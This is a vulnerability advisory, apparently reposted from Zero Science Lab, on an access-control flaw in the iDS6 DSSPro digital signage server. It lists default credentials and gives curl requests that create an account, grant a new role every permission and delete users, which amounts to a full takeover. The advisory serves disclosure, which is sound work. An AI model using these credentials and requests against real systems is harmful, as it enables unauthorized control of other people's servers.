

iDS6 DSSPro Digital Signage System 6.2 Privilege Escalation

2020.11.05		
🚩 LiquidWorm (https://cxsecurity.com/author/LiquidWorm/1/) (MK) 🚩		
Risk: Medium	Local: Yes	Remote: No
CVE: N/A	CWE: CWE-264 (https://cxsecurity.com/cwe/CWE-264)	

iDS6 DSSPro Digital Signage System 6.2 Improper Access Control Privilege Escalation

Vendor: Guangzhou Yeroo Tech Co., Ltd.

Product web page: <http://www.yerootech.com>

Affected version: V6.2 B2014.12.12.1220

V5.6 B2017.07.12.1757

V4.3

Summary: iDS6 Software's DSSPro network digital signage management system

is a web-based server software solution for Windows.

Desc: The application suffers from a privilege escalation vulnerability.

An authenticated user can elevate his/her privileges by calling JS functions

from the console or by insecure direct object references to hidden functionalities

that can result in creating users, modifying roles and permissions and full

takeover of the application.

Tested on: Microsoft Windows XP
Microsoft Windows 7
Microsfot Windows Server 2008
Microsoft Windows Server 2012
Microsoft Windows 10
Apache Tomcat/8.0.44
Apache Tomcat/6.0.35
Apache-Coyote/1.1
Apache Axis/1.4
MySQL 5.5.25
Java 1.8.0

Vulnerability discovered by Gjoko 'LiquidWorm' Krstic
@zeroscience

Advisory ID: ZSL-2020-5608
Advisory URL: <https://www.zeroscience.mk/en/vulnerabilities/ZSL-2020-5608.php>

16.07.2020

--

Default credentials:

admin:123456 (id: n/k, access: /admin)
boss:boss (id: 100001, access: /)
user:user (id: 100002, access: /)

Once logged-in, create user:

In Console, once navigated to the Accounts->User page (<http://192.168.1.88/Pages/user.action>)

Type: add()

or issue a POST request:

```
$ curl -d "user.userName=testingus&user.password=testingus" http://192.168.1.88/Pages/user\!addUser -H "X-Requested-With: XMLHttpRequest" -H "Cookie: JSESSIONID=9619CDB08E026F6CDC4B7AED60729D3B"
```

List user IDs:

```
$ curl -d "az=asc" http://192.168.1.88/Pages/user\!list -H "X-Requested-With: XMLHttpRequest" -H "Cookie: JSESSIONID=9619CDB08E026F6CDC4B7AED60729D3B"
```

Create role:

In Console, once navigated to the Accounts->Role page (<http://192.168.1.88/Pages/role.action>):

Type: add()

or issue a POST request:

```
$ curl -d "role.roleName=ROLENAME&role.description=ROLEDESC" http://192.168.1.88/Pages/role\!add -H "X-Requested-With: XMLHttpRequest" -H "Cookie: JSESSIONID=9619CDB08E026F6CDC4B7AED60729D3B"
```

List role IDs:

```
$ curl -X POST http://192.168.1.88/Pages/role\!list -H "X-Requested-With: XMLHttpRequest" -H "Cookie: JSESSIONID=9619CDB08E026F6CDC4B7AED60729D3B"
```

Apply all permissions to the created role:

```
$ curl http://192.168.1.88/Pages/role\!updatePermissions -d "role.roleId={ROLE_ID}&privileges=2&privileges=1&privileges=3&privileges=4&privileges=7&privileges=6&privileges=5&privileges=12&privileges=8&privileges=13&privileges=9&privileges=10&privileges=11&privileges=14&privileges=16&privileges=15&privileges=17&privileges=18&privileges=21&privileges=33&privileges=32&privileges=34&privileges=35&privileges=36&privileges=37&privileges=23&privileges=22&privileges=24&privileges=41&privileges=47&privileges=46&privileges=48&privileges=49&privileges=50&privileges=51&privileges=52&privileges=53"
```

Assign created role to created user:

```
$ curl -d "user.userId={USER_ID}&roles={ROLE_ID}" http://192.168.1.88/Pages/user\!updateRole -H "X-Requested-With: XMLHttpRequest" -H "Cookie: JSESSIONID=9619CDB08E026F6CDC4B7AED60729D3B"
```

Delete user:

In Console, once navigated to the Accounts->User page (<http://192.168.1.88/Pages/user.action>), select desired username:

Type: del()

or issue a POST request:



```
$ curl -d "userid={USER_ID}" http://192.168.1.88/Pages/user\!del -
```

H "X-Requested-With: XMLHttpRequest" -H "Cookie: JSESSIONID=9619CD B08E026F6CDC4B7AED60729D3B"

See this note in RAW Version (<https://cxsecurity.com/ascii/WLB-2020110025>)

[Tweet \(https://twitter.com/share\)](https://twitter.com/share)

Vote for this issue:



50%

50%

Comment it here.

Nick (*)

Nick

Email (*)

Email

Video

Link to Youtube

Text (*)